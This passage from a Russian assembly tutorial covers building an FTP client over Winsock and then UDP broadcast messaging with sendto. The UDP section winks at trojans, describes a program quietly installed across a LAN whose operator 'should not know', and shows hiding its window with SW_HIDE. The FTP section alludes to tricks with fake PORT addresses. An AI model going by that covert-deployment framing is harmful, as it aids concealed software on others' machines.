4xx	Команда не была выполнена, необходимо подождать и повторить команду
5xx	Команда не была выполнена и не будет выполнена при повторе.

По второй цифре отклика можно судить о том, какая ситуация привела к возникновению отклика:

x0x	**Ошибка синтаксиса.**
x1x	Информация.
x2x	Отклик относится к состоянию управляющего или соединению данных.
x3x	Отклик относится к аутентификации пользователя или состоянию бюджета.
x4x	Не определенно.
x5x	Отклик относится к состоянию файловой системы.

Ну и наконец третья цифра отклика несет в себе дополнительную информацию.

Следует обратить особое внимание на то, что хотя на большую часть команд сервер отвечает одним откликом, есть и широко используются команды, в ответ на которые сервер генерирует несколько откликов. При этом первая цифра первого отклика будет «1» - т.е. если взглянуть на таблицы выше, сервер сообщает нам о том, что необходимо подождать еще одного сообщения от него, перед тем, как посылать следующую команду. Примером такой команды может служить команда RETR, когда сервер принимает ее и начинает пересылку данных он отвечает нам что-то вроде: «150 Opening BINARY mode data connection for HIDE.ASM (958 bytes).» - смысл сообщения сводится к «начата передача данных». Затем, когда данные им уже будут отправлены (но опять хочу заострить внимание – не факт, что получены клиентом) он отправит по управляющему соединению еще один отклик – «226 File send OK.» - т.е. «файл отправлен». Вот в этом случае только после получения второго сообщения сервер готов к выполнению следующей команды. Вместо последнего сообщения мы вполне можем получить сообщение с ошибкой начинающееся с «4» - в том случае, если возникнут какие-либо проблемы с передачей файла.

В общих чертах это все, что касается управляющего соединения.

Теперь поговорим о соединении данных. Как уже говорилось выше, соединение данных организуется по мере необходимости, и закрывается каждый раз после передачи или приема данных. Так происходит потому, что режим передачи данных между клиентом и сервером – потоковый, а в таком режиме окончание передачи данных – закрытие соединения. Из

вышесказанного мы должны сделать один немаловажный вывод – судить об окончании передачи данных со стороны сервера мы можем по закрытию соединения.

Обычно соединение данных открывается следующим образом:

- клиент выбирает свободный порт на своем хосте и осуществляет пассивное открытие на него;

- клиент сообщает серверу по управляющему соединению свой IP-адрес и номер порта, на который сделал пассивное открытие;

- сервер, получив порт и IP-адрес осуществляет его активное открытие;

- передаются или принимаются данные;

- в зависимости от того кто передает, а кто принимает данные осуществляется закрытие порта.

Небольшое отступление: если вы внимательно прочтете второй пункт, может возникнуть вопрос – «А что будет если мы передадим серверу фиктивный адрес и порт?». Ответ неоднозначен, сервер может проверять IP -адрес, но это происходит не всегда, поэтому существуют некоторые интересные «заморочки» с использованием фиктивных адресов.

Что касается порта, выбираемого для соединения данных клиентом. Обычно используется динамически назначаемый ОС порт, - т.е. делается запрос к системе, она дает первый свободный. Если клиент не указывает серверу порт для соединения, оно происходит на порт с которого было проведено управляющее соединение (поступать так не рекомендуется). Сервер всегда осуществляет соединение данных с 20-го порта.

Это все основное, что я хотел рассказать о соединении данных.

Теперь, когда мы знаем для чего и как работают оба соединения, хочу отметить еще один момент (при первом прочтении можно пропустить). Команда LIST возвращает список файлов текущей директории, и возвращает его по соединению данных. Список представляет из себя набор строк ASCII оканчивающихся символами CR, LF. Каждая строка несет в себе информацию об одном из элементов запрашиваемого каталога. Общий шаблон этой строки такой:

Txxxxxxxxx[ ]uk[ ]user[ ]group[ ]size[ ]mm[ ]dd[ ]yytt[ ]name CR, LF

где,

T – тип элемента («d» - каталог, «-» - файл, «l» - ссылка и т.д.);
xxxxxxxxx – атрибуты защиты файла;
user – пользователь, владелец файла;
group – группа владельца;
size - размер элемента;
mm – месяц создания элемента в текстовом виде, например «jul»;
dd – день месяца создания элемента;
yytt – здесь может быть год или время создания элемента;
name – имя элемента (файла, каталога, ссылки);
[ ] – один или более пробелов.

Да, между этими элементами может быть различное количество пробелов, надо сказать спасибо, что в различных реализациях серверов оставили одно количество значимых столбцов, поэтому при анализе таблицы файлов следует это учитывать. Стоит еще учесть такую вещь, что не всегда первая строка из таблицы есть значимая строка, несущая информацию о первом элементе каталога. В некоторых реализациях FTP-серверов (например ftpd на FreeBSD), первой строкой списка является строка «total NN».

Как это должно работать?

Давайте немного отвлечемся и посмотрим, как же должен выглядеть FTP сеанс получения файла «изнутри». Итак, мы запускаем клиента. Сервер в это время уже пассивно открыл и слушает 21-ый порт. В первую очередь нам необходимо создать управляющее соединение – конектимся на сервер на порт 21. Что дальше? Сразу, как только мы удачно законектились с сервером по созданному управляющему соединению нам приходит приветствие от сервера, это будет что-то вроде «220 VSFTP deamon base on Alt Linux 2.2, Shpakovsky».

Следующим шагом должна быть регистрация – допустим мы соединяемся с анонимным сервером - по управляющему соединению клиент посылает серверу команду USER anonymous, на что, если сервер поддерживает анонимного пользователя получаем ответ: «331 Please specify the password.» - «пожалуйста сообщите пароль», заметим цифру «3» в ответе сервера, что означает, что для продолжения требуется еще команда, что собственно и делает клиент – посылаем команду PASS 1@1 – в качестве пароля указав фиктивный e-mail. На что получаем ответ сервера «230 Login successful. Have fun.» - «Регистрация прошла успешно».

Все, теперь наши действия зависят от того что мы хотим, а как говорилось выше, хотим мы получить с сервера файл, пусть к примеру это будет файл «HIDE.EXE», расположенный в корневом каталоге сервера. Перед тем, как осуществлять прием или передачу данных серверу необходимо указать какой тип данных будет передаваться, делается это командой TYPE N, где N = «A», если тип ASCII и N = «I», если файл бинарный. Клиент посылает серверу команду TYPE I, на что получает ответ – «200 Switching to Binary mode.».

Итак, осталось только получить файл. Для этого клиенту необходимо открыть соединение данных. Клиентом выбирается свободный порт, осуществляется пассивное открытие, т.е. клиент его «слушает». Дальше клиенту нужно сообщить серверу свой IP-адрес и номер порта, который только что пассивно открыл (допусти IP-адрес хоста клиента будет 10.21.23.10, а номер порта 2000). Клиент посылает серверу по управляющему соединению команду PORT 10,21,23,10,7,208 – «что за 7,208?» - спросите вы. Это и есть номер порта строится он так – 7*256+208 = 2000. Сервер после получения этой команды попытается сделать активное открытие указанного порта и в случае удачи вернет что-то вроде «200 PORT command successful. Consider using PASV.».

Все, соединение данных установлено остается дать команду передачи данных серверу, что и делает клиент - RETR HIDE.EXE, на что в случае если все нормально (файл существует и может быть передан) сервер отвечает «150 Opening BINARY mode data connection for HIDE.EXE (4096 bytes).» и начинает сливать файл по соединению данных. Опять обращаю ваше внимание на первую цифру ответа. Когда файл будет полностью отправлен сервер пошлет сообщение «226 File send OK.» и произведет закрытие соединения данных.

Клиент ждет окончания получения данных со своей стороны (о чем свидетельствует получение сообщения от сервера + закрытие соединения данных, тут есть ньюансы, но о них позже) после чего закрывает порт соединения данных со своей стороны.

Итак файл получен клиентом, остается разорвать управляющее соединение, клиент посылает команду QUIT, сервер отвечает «221 Goodbye.» и разрывает соединение.

Вот собственно самое важные теоретические сведения о протоколе. Перед тем как переходить к практике очень советую побаловаться управляющим соединением с FTP-сервером, используя telnet, соединение данных создать не получится, но команды и ответы на них будут на виду. Так же рекомендую поработать с каким-либо консольным клиентом FTP и понаблюдать во время всего этого за созданием и закрытием соединений с помощью какой-нибудь утилиты для этого, коих в Интернете как грязи.

Реализация.

Теперь о самой реализации. В этой реализации клиента я использую non-blocking (не блокирующие) сокеты, поэтому модель клиента – событийная, т.е. выполнять те или иные

действия, касающиеся используемых клиентом сокетов клиент будет только при возникновении соответствующего события (например закрытие соединения, уведомление о получении данных и т.д.). В качестве событий используются сообщения, приходящие в процедуру главного окна. Кроме того, модель программы поточная, используется поток для чтения соединения данных и поток для чтения управляющего соединения, а так же основной поток клиента, запускающийся при нажатии на кнопку «соединение». Так как программа многопоточная для синхронизации работы этих трех потоков (а так же процедуры сообщений главного окна) используются «event's» («события», не путать эти события, используемые программой как датчик 1 или 0 – произошло или не произошло событие, и события касающиеся сокетов, которые приходят на процедуру главного окна).

Итак, начнем. При создании основного окна приложения мы проводим основную инициализацию программы, поясню основные моменты:

```
call    VirtualAlloc,ebx,1024000,MEM_COMMIT+MEM_RESERVE,PAGE_READWRITE
mov     ReciveDataBufferOffset,eax
call    VirtualAlloc,ebx,10240,MEM_COMMIT+MEM_RESERVE,PAGE_READWRITE
mov     ReciveCommandBufferOffset,eax
```

Здесь выделяется память под буфер приема файла (1 Мб) и под буфер команд (10 Кб).

```
call    CreateEventA,ebx,ebx,ebx,ebx
mov   HDataReciveEvent,eax
……
```

Создаются объекты event (события) более подробно о назначении событий позже.

```
call    CreateThread,ebx,ebx,offset ReciveThread,offset ReciveDataThreadStruc, \
        NORMAL_PRIORITY_CLASS,offset ThreadID_data
call    CreateThread,ebx,ebx,offset ReciveThread,offset ReciveCommandThreadStruc,\
        NORMAL_PRIORITY_CLASS,offset ThreadID_command
```

Создаются 2 потока – один для чтения данных, другой для чтения управляющего потока. Оба этих потока при старте находятся в приостановленном состоянии, и начинают работать только при установлении соответствующего события.

```
call    gethostname, offset HostName,64
call    gethostbyname,offset HostName
…..
mov     PortInPort,esi
ret     0
```

Смысл строк выше в получении IP-адреса нашего хоста, небольшом преобразовании и записи его в отдельное место, адрес хоста нам потребуется для выполнения команды PORT.

На этом процесс начальной инициализации заканчивается, и программа находится в состоянии ожидания команды пользователя. Давайте посмотрим что происходит при нажатии пользователем кнопки «соединиться».

В основной процедуре окна создается главный поток приложения, рассмотрим его ключевые моменты.

Сразу при старте мы инициализируем переменные относящиеся к приему данных и получаем из окна диалога введенные пользователям параметры соединения (сервер, пароль и.д.). После этого нам необходимо создать управляющее соединение с сервером, что мы и делаем:

```
- создаем сокет;
call    socket, AF_INET, SOCK_STREAM, IPPROTO_TCP
mov     ReciveCommandSock,eax
- выбираем неблокирующий режим для сокета, указываем что хотим получать
  сообщения о получении новых данных на сокет, а так же о успешном его
  приконекчивании.
call    WSAAsyncSelect, ReciveCommandSock, newhwnd, WM_COMMANDSOCK,FD_READ+FD_CONNECT
- получаем информацию об удаленном хосте и конектимся к нему
…..
call    connect,ReciveCommandSock,offset sockaddr_in,16
```

```
- ждем получения события FD_CONNECT, когда оно приходит в процедуру главного окна
  обработчик с помощью  call    SetEvent,HWaitConnectEvent устанавливает событие,
  чего мы и ожидаем в следующей строке, если событие не будет установлено в течении
  5 секунд, выводим сообщение об ошибке и заканчиваем сеанс связи.
call    WaitForSingleObject,HWaitConnectEvent,5000
call    ResetEvent,HWaitConnectEvent
- так как после соединения сервер должен послать нам приветствие, ждем его еще 5
  секунд, если оно не поступило - выходим. Процедура WaitAnswerRecive описана ниже.
call    WaitAnswerRecive,5000
or      eax,eax
jnz     errorwithregisration

- входным параметром к функции является интервал, в течении которого, функция будет
  ждать ответа сервера, если за указанный интервал ответ не будет получен, функция
  выводит сообщение об ошибке и завершается с ненулевым значением регистра eax.
WaitAnswerRecive proc TimeToWait:dword
        call    WaitForSingleObject,HWaitCommandEvent,TimeToWait
- ожидаем возникновение события HWaitCommandEvent, которое устанавливается в потоке
  получения данных по управляющему соединению, в случае успешного получения данных.
        or      eax,eax
        jz      NoTimeOutGet
        call    MessageBoxA,newhwnd,offset ErrTimeOutCommand,offset ErrorCap,40h
        call    ResetEvent,HWaitCommandEvent
- сбросили событие HWaitCommandEvent т.к. истек таймаут, и событие осталось в
  сигнальном состоянии.
NoTimeOutGet:
        ret
WaitAnswerRecive endp
```

Теперь пришло время рассмотреть потоки получения данных, как говорилось выше эти потоки создаются в процессе инициализации главного окна, и находятся постоянно в процессе ожидания новых данных, потоки активизируются в процедуре главного окна при получении ей сообщении о том, что есть новые данные, сообщение для управляющего соединения мы определили в самом начале главного потока функцией WSAAsyncSelect, сообщение для соединения данных определяется при создании этого соединения, как мы увидим позже.

Универсальный трэд для получения данных по управляющему и соединению данных приведен ниже.

```
  - в качестве параметра поток получает адрес структуры ReciveDataThreadStruc
    или ReciveCommandThreadStruc в зависимости от предназначения трэда.
  Структура для ReciveCommandThreadStruc такая:
  - хэндл события по которому трэд активизируется;
  HCommandReciveEvent           dd ?
  - хэндл события, которое устанавливает трэд если все данные успешно получены;
  HWaitCommandEvent             dd ?
  - адрес буфера получения данных;
  ReciveCommandBufferOffset     dd ?
  - здесь содержится общее количество полученных данных;
  BytesCommandRecived           dd 0
  - и наконец, с какого сокета надо получить данные;
  ReciveCommandSock             dd ?

  ReciveThread     proc parametr:dword
          mov      edi,parametr
  InfinityLoop:
  - ждем возникновения события, что данные можно принимать;
          call     WaitForSingleObject,dword ptr [edi],-1
  - настраиваем esi на место, куда данные будут считаны - адрес буфера+количество
    полученных ранее;
          mov      esi,[edi+8]
          add  esi,[edi+12]
  - получаем не более 4096 байт;
          call     recv,dword ptr [edi+16],esi,4096,0
  - прибавляем к уже полученным ранее, полученные в данный момент;
          add      [edi+12],eax
  - в ebx заносим хэндл события, которое надо установить, если получены все нужные данные;
          mov      ebx,[edi+4]
  - если мы получаем данные по соединению данных то идем к проверке конца получения
```

```
  данных по соединению данных, иначе - проверяем получили ли мы все данные по
  управляющему соединению;
        cmp      edi,offset ReciveDataThreadStruc
        je  comparefordata
- по управляющему соединению получены все данные в случае если последние байты ответа
  0dh, 0ah, что мы и проверяем;
        mov      eax,[edi+12]
        mov      esi,[edi+8]
        cmp      byte ptr [esi+eax-1],10
        je       short CallEvent
        jmp      InfinityLoop
comparefordata:
- по соединению данных получено все, если количество полученных байт = длине файла;
        mov      eax,[edi+12]
        cmp      FileLenght,eax
        jne      InfinityLoop
CallEvent:
- в случае если все данные получены выставляем соответствующее событие;
        call     SetEvent,ebx
        jmp      InfinityLoop
ReciveThread     endp
```

Вернемся теперь к основному потоку, мы успешно получили ответ от сервера, в том что он готов к приему команд, теперь мы можем передавать ему команды, в данной реализации за отправку команд серверу отвечает функция SendCommandInSocket, в основном потоке далее мы вызываем эту функцию для отправки серверу последовательно команд: USER, PASS, TYPE, CWD, PORT и LIST. Сама функция выглядит так:

```
- принимает аргументами сокет, в который нужно передать команду, и смещение на буфер,
  в котором содержится команда;
SendCommandInSocket proc uses ebx ecx esi edi, hSocket:dword, OutBufOffset:dword
- сначала определяем длину команды;
        mov     edi,OutBufOffset
        push    edi
        mov     eax,0ah
        mov     ecx,100
        repne   scasb
        sub     edi,OutBufOffset
        mov     ecx,edi
        pop     esi
        push    edi
- переносим команду в буфер для приема ответов для сервера, сделано это для того,
  что бы потом его можно было сохранить в удобочитаемом виде лога;
        mov     edi,ReciveCommandBufferOffset
        add     edi,BytesCommandRecived
        rep     movsb
        pop     edi
        add     BytesCommandRecived,edi
- посылаем команду в сокет;
        call    send,hSocket,OutBufOffset,edi,ebx
- ждем ответа сервера, с помощью уже описанной выше функции WaitAnswerRecive;
        mov     eax,5001
Wait2Answer:
        dec     eax
        push    eax
        call    WaitAnswerRecive
        or      eax,eax
        jnz     ErrorProcessed
- ответ получен, ищем первый байт ответа, мы его ИЩЕМ, а не просто используем
  смещение на конец предпоследнего полученого сообщения, потому, что нами может
  быть получено в одном сеансе получения данных обновременно два ответа от сервера.
  Уясните себе этот момент.
        mov     edi,ReciveCommandBufferOffset
        mov     ecx,BytesCommandRecived
        dec     ecx
        dec     ecx
        add     edi,ecx
        mov     al,0ah
        std
        repne   scasb
```

```
        cld
        xor     eax,eax
- проверяем первый символ ответа;
        mov     cl,[edi+2]
        cmp     cl,'1'
- если это "1" то ждем еще одного сообщения от сервера
        jz      Wait2Answer
        cmp     cl,'3'
- если ответ больше "3" - произошла ошибка;
        jna     NoErrorProcessed
        call    MessageBoxA,newhwnd,edi,offset ErrorCap,40h
ErrorProcessed:
        xor     eax,eax
        inc     eax
NoErrorProcessed:
        ret
SendCommandInSocket endp
```

Необходимо учесть еще одну вещь – перед отправкой команды PORT, нам надо создать слушающий сокет, это мы делаем с помощью вызова процедуры CreateListenSock.

```
CreateListenSock proc
        pushad
- создаем сокет;
        call     socket, AF_INET, SOCK_STREAM, IPPROTO_TCP
        mov      datasock,eax
- переводим его в не-блокирующий режим, указывая, что хотим получать в процедуре
  окна сообщения о подтверждении приконекчивания к этому сокету, о поступлении
  новых данных, и о закрытии соединения;
        call     WSAAsyncSelect, datasock, newhwnd, WM_DATASOCK, FD_ACCEPT+FD_READ+FD_CLOSE
- ввязываем сокет с локальным адресом;
        mov      sin_port,0 ; указываем ноль, в этом случае система даст нам
                      ; первый свободный порт
        mov      sin_family,AF_INET
        mov      sin_addr,INADDR_ANY
        call     bind, datasock, offset sockaddr_in, 16
- получаем инфу о сокете;
        call     getsockname,datasock,offset sockaddr_in,offset szSockaddr_in
- преобразуем номер порта к нормальному виду;
        xor      eax,eax
        mov      ax,sin_port
        call     ntohs,eax
        push     eax
        shr      eax,8
- дальше преобразуем номер порта в символы ASCII;
        call     DECtoASCII,eax,PortInPort
- и записываем их в шаблон команды PORT
        mov      al,','
        stosb
        pop      eax
        and      eax,0ffh
        call     DECtoASCII,eax,edi
        mov      ax,0a0dh
        stosw
        mov      esi,PortInPort
- слушаем сокет;
        call     listen, datasock, 1
        popad
        ret
CreateListenSock endp
```

Итак последней отправленной командой была команда LIST, после нее на соединение данных должен прийти список файлов текущей директории, соответственно после отправки сообщения нам необходимо подождать пока этот список будет нами получен, т.к. даже если сервер отправил нам сообщение о том, что он успешно завершил отправку всех данных это совсем не значит, что наш поток уже все отработал и получил, поэтому мы ожидаем окончания получения функцией WaitTransferComplete.

```
- получает в качестве аргумента в течении которого мы буде ждать ОКОНЧАНИЯ получения
```

```
  данных, после того, как соединение будет закрыто со стороны сервера.
WaitTransferComplete proc uses ecx edi, TimeToWaitEndTransfer:dword
WaitProgress:
- ждем установления события закрытия соединения со стороны сервера, оно устанавливается
  в главной процедуре окна;
        call    WaitForSingleObject,HWaitCloseEvent,-1
- дальше ждем, события успешного получения данных нашим потоком, которое в нем и
  устанавливается;
        call    WaitForSingleObject,HWaitDataEvent,TimeToWaitEndTransfer
        or      eax,eax
        jz      CloseDataSocks
- был таймаут, и если мы получаем директорию, то выходим без ошибки, т.к. при получении
  директории у нас всегда таймаут, потому, что мы заранее не знаем количество получаемых
  байт и поток получения не может установить событие успешного получения;
        cmp     TimeToWaitEndTransfer,1000 ;если ждем каталог
        jz      CloseDataSocks
        call    MessageBoxA,newhwnd,offset ErrTimeOutCommand,offset ErrorCap,40h

CloseDataSocks:
- сбрасываем событие успешного получения;
        call    ResetEvent,HWaitDataEvent
- закрываем соединение со своей стороны;
        call    closesocket,ReciveDataSock
        call    closesocket,datasock
        ret
WaitTransferComplete endp
```

В случае успешного завершения процедуры выше в буфере приема данных будет лежать таблица каталога. Ниже по программе мы обрабатываем полученную таблицу и по очереди получаем все найденные в ней файлы, получение файла ничем не отличается от получения директории, поэтому здесь этого я описывать не буду. После того, как все файлы были получены и сохранены мы закрываем управляющее соединение и завершаем поток.

Заключение.

Мы разобрали основные принципы работы с протоколом FTP со стороны клиента, конечно же были затронуты далеко не все аспекты этой задачи. Например не была рассмотрена отправка файлов на сервер, но думаю, внимательно изучив материал выше, а так же прилагающийся исходный код, можно без проблем сделать и это, пусть дальнейшее изучение протокола FTP со стороны сервера будет вашим «домашним заданием».

Исходник здесь (находится в архиве `wasm_files.zip`: `files/0328/ftpc.zip`).

Socket vs Socket часть 2, или скажем “нет” протоколу TCP

Автор: DirectOr

Дата: 2004-08-09

В первой части, посвященной основам использованиясокетовMSWindowsв ассемблерных программах, мы говорили о том, что такое сокеты, как они создаются и какие параметры при этом задаются. Тогда же вскользь было сказано про не ориентированный на соединение протокол UDP, который не гарантирует доставку пакетов, а также очередность их поступления к пункту назначения. В учебном примере тогда использовался наш любимый протокол TCP. И все было у нас хорошо, но в конце остался ряд нерешенных вопросов, в частности, как организовать взаимный обмен между несколькими компьютерами в сети, как передать что-либо сразу многим компьютерам и т.д.

Вообще говоря, прочтение первой части для понимания нынешней совсем не обязательно, хотя по ходу дела я буду постоянно на нее ссылаться. Такие дела. Ха-ха...

Итак, ставим задачу: имеется локальная сеть, скажем, из десятка компьютеров, нужно организовать обмен сообщениями между двумя любыми из них, и (по желанию) между одним и всеми другими.

Слышу, слышу хор подсказок, что мол, используй встроенные возможности Windows, типа:

net send 192.168.0.4 Женя шлет тебе привет!

или


net send Node4 Жду ответа!

На это есть всего два возражения. Первое, мало ли, что может наша операционная система или другие готовые программы, мы ведь хотим научиться писать свои программы, не так ли? А второе, не факт, что сообщение идет от человека к человеку. В общем случае, оператор может ничего и не знать... А то и не должен ничего знать...

Для меня самым главным в постановке этой задачи было обеспечить возможность передачи чего-либо всем компьютерам сети сразу. Представьте, что мы написали некую программу... Кто сказал - троян? Нет, нет и нет! Никаких троянов. Просто маленькую (очень) бухгалтерскую программу, например. Которая смогла таки через некоторое время поселиться на многих компьютерах нашей локальной сети. И вот приходит назначенное время, пора свести сальдо с бульдо, подвести, так сказать, итог за квартал... Надо сделать все быстро и желательно одновременно. Как это сделать в рамках того материала, что мы изучили в первой части, оставалось неясным.

Ответ, как всегда, дает WindowsAPI. Ищем и находим. Функция **sendto() –** посылает данные по указанному адресу. А в чем же тогда ее отличие от уже изученной в первой части функции **send()**? Оказывается, что **sendto()** может осуществлять широковещательную передачу по специальному IP – адресу. Но, внимание, это работает только для сокетов типа SOCK_DGRAM! А сокеты, при открытии которых в качестве параметра типа сокета использовалось значение SOCK_DGRAM работают через протокол UDP, а не TCP! Отсюда становится ясно значение подзаголовка этой статьи… Конечно, это всего лишь литературный прием, ни один протокол не лучше и не хуже другого, просто они… разные, вот и все. Хотя оба – это протоколы транспортного уровня, которые “…обеспечивают передачу данных между прикладными процессами”. Оба обращаются к протоколу сетевого уровня, такому, как IP для передачи (приема) данных. Через который далее они (данные) попадают на физический уровень, т.е. в среду передачи… А что там за среда, кто его знает. Может это медный кабель, а может и не среда вовсе, а четверг, и не медный кабель, а эфир…**Схема**

взаимодействия сетевых протоколов.



UDP – User Datagram Protocol

TCP – Transmission Control Protocol

ICMP – Internet Control Message Protocol (протоколобменауправляющимисообщениями)

ARP – Address Resolution Protocol (протокол определения адресов) В общем, если рисунок ничем Вам не помог, не беда. Важно понять одно, что TCP – протокол транспортного уровня, обеспечивающий *надежную* транспортировку данных между прикладными процессами, путем *установки логического соединения* (выделено мной). А UDP – нет. И еще. Где-то там, на прикладном уровне, в одном из пустых прямоугольников и будет находиться наше приложение.

На этом закончим вступительную часть и перейдем к рассмотрению того, как этим пользоваться, с самого начала.

Для демонстрации всего материала, как обычно, используется учебный пример, который можно скачать здесь (находится в архиве `wasm_files.zip`: `files/0337/arch1.zip`). Пропускаем общую для всех Windows приложений часть и описываем только то, что касается работы сокетов. Сначала необходимо инициализировать Windows Sockets DLL с помощью функции **WSAStartup()**, которая вернет ноль в случае успешного выполнения, либо, в противном случае, один из кодов ошибки. Затем при инициализации главного окна приложения открываем сокет для приема сообщений:

```
invoke socket, AF_INET, \
           SOCK_DGRAM, \  ; задает тип сокета - протокол UDP!
   0 ; тип протокола
```

И если нет ошибки, надо сохранить для дальнейшего использования полученный дескриптор сокета:

```
 .if eax != INVALID_SOCKET ; если нет ошибки
  mov hSocket, eax  ; запомнить дескриптор
```

После этого, как обычно, надо указать Windows посылать сообщения заданному окну от открытого нами сокета:

```
invoke WSAAsyncSelect, hSocket, hWnd, WM_SOCKET, FD_READ
```

где **hSocket**- дескриптор сокета **hWnd**- дескриптор окна, процедуре которого будут посылаться сообщения **WM_SOCKET**- сообщение, нами же определенное в секции .const **FD_READ** – маска, задающая интересующие нас события, в данном случае это готовность данных от сокета для чтения.

Слышу, слышу удивленный хор с отчаянием в голосе: обещали скрытое приложение, а тут главное окно и все такое… Дело в том, что без него не обойтись, т.к. операционная система посылает все сообщения нашему приложению через процедуру его окна. Выход прост. При необходимости сделайте скрытым это самое главное окно приложения. Как? Например, закомментируйте строку:

```
invoke ShowWindow, hwnd, SW_SHOWNORMAL
```

или, что более правильно, используйте:

```
invoke ShowWindow, hwnd, SW_HIDE
```

После этого наше приложение также будет запускаться, создаваться главное окно, ему от Windows будет послано сообщение WM_CREATE со всеми вытекающими… Только его окна не будет видно ни на рабочем столе, ни на панели задач. Если это то, чего вы хотели, я рад. В любом случае, продолжаем...

Далее. Необходимо заполнить структуру <sin> с локальным адресом...

Для этого преобразуем номер порта в сетевой порядок байт с помощью специальной функции API:

```
      invoke htons, Port
   mov sin.sin_port, ax
   mov sin.sin_family, AF_INET
   mov sin.sin_addr, INADDR_ANY
```

Небольшое лирическое отступление, необязательное для понимания смысла этой статьи.

Номера портов для наших сокетов обсуждались в конце первой части. Трудно дать рекомендации по поводу того, какими они должны быть. Единственное, что можно сказать, это то, какими они не могут быть. Неразумно пытаться использовать номера портов, определенные для широко распространенных служб, таких как:

через протокол **TCP**: 20, 21 – ftp; 23 – telnet; 25 – smtp; 80 – http; 139 - NetBIOS session service;

через протокол **UDP**: 53 – DNS; 137, 138 – NetBIOS; 161 – SNMP;

Конечно, в составе API есть специальная функция **getservbyport()**, которая по заданному номеру порта возвращает имя соответствующего ему сервиса. Вернее, сама функция возвращает указатель на структуру, внутри которой есть указатель на это имя...

Вызвать ее можно так:

```
      invoke htons, Port; преобразуем номер порта в сетевой порядок байт
      invoke getservbyport, ax, 0;
```

Обратите внимание на то, что сообщает Win32 Programmer'sReference по поводу **getservbyport**:

"...возвращает указатель на структуру, которая распределена Windows Sockets. Приложение никогда не должно пытаться изменять эту структуру или любой из ее компонентов. Кроме того, только одна копия этой структуры распределена для потока, так что приложение должно скопировать любую информацию, которая ему требуется, перед любым другим вызовом функции Windows Sockets".

А вот и сама структура:

```
servent STRUCT
   s_name DWORD ?; указатель на строку с именем сервиса
   s_aliases DWORD ?;
   s_port  WORD ?; номер порта
   s_proto DWORD ?;
servent ENDS
```

Есть в API, так сказать, и "парная" функция: **getservbyname()**, которая по имени сервиса возвращает информацию о номере используемого порта.

К сожалению, практической пользы из этих функций для нас извлечь не удастся. Так что, знайте, что они есть и забудьте о них...

Едем далее и ассоциируем локальный адрес, представленный в структуре <sin>, с открытым нами ранее сокетом:

```
invoke bind, hSocket, addr sin, sizeof sin
 .if eax == SOCKET_ERROR; если ошибка
  invoke MessageBox, NULL, addr …
 .endif
```

На этом подготовительную работу по созданию и настройке принимающего сокета с использованием датаграмм можно считать законченной. Нет необходимости устанавливать сокет в состояние слушания порта функцией invoke **listen**, как мы это делали для сокета типа SOCK_STREAM в первой части. Теперь в процедуре главного окна нашего приложения мы можем добавить код, который будет выполняться при поступлении сообщения WM_SOCKET от сокета:

```
; если получено сообщение от сокета (hSocket)
.elseif uMsg == WM_SOCKET
 mov eax, lParam
 .if ax == FD_READ;
   HIWORD lParam
   .if ax == NULL ; отсутствует ошибка
; принять данные (64 байта) от сокета в буфер BytRecu
  invoke recv, hSocket, addr BytRecu, 64, 0;
 …
```

Теперь о том, как открыть сокет для передачи сообщений. Вот все необходимые действия программы:

```
invoke socket, AF_INET, SOCK_DGRAM, 0
 mov hSocket1, eax
```

Далее идет уже знакомая нам конвертация номера порта и строкового формата IP- адреса назначения в сетевой порядок байт. И заполняем структуру типа sockaddr_in <>.

```
invoke htons, Port
 mov sin_to.sin_port, ax
 mov sin_to.sin_family, AF_INET
invoke inet_addr, addr AdresIP
 mov sin_to.sin_addr, eax
```

Когда дело доходит до передачи данных, достаточно сделать следующее:

```
invoke sendto, hSocket1, addr BytSend1, 64, 0, \
  addr sin_to,  sizeof sin_to
```

Значения параметров при вызове этой функции APIследующие:

hSocket1 - дескриптор ранее открытого сокета
addrBytSend1 - адрес буфера, содержащего данные на передачу
64 - размер данных вбуфере, в байтах
0 - индикатор…, в примере MSDNэто просто 0
addrsin_to - указатель наструктуру, которая содержит адрес назначения
sizeofsin_to – размер этой структуры в байтах.

Если при выполнении функции **sendto()** не возникло ошибок, то она возвращает число переданных байт, иначе на выходе имеем в еахзначение SOCKET_ERROR.

Теперь самое время поговорить о том самом широковещательном адресе, о котором упоминалось вначале. В структуре <sin_to> мы предварительно заполнили поле с IP - адресом назначения, указывая, куда, собственно, отправлять данные. Если это адрес 127.0.0.1 – естественно, никуда дальше собственного компьютера наши данные не уйдут. В литературе четко сказано, что пакет, посланный в сеть с адресом 127.x.x.x, не будет передаваться ни по какой сети. Более того,

маршрутизатор или шлюз никогда не должен распространять информацию о маршрутах для сети с номером 127 - этот адрес не является адресом сети. Чтобы отправить “передачку” сразу всем компьютерам локальной сети нужно использовать адрес, сформированный из нашего собственного IP – адреса, но имеющий все единицы в младшем октете, что-нибудь типа 192.168.0.255.

Вот, собственно, и все. В момент закрытия программы необходимо закрыть сокеты и освободить ресурсы Sockets DLL, делается это просто:

```
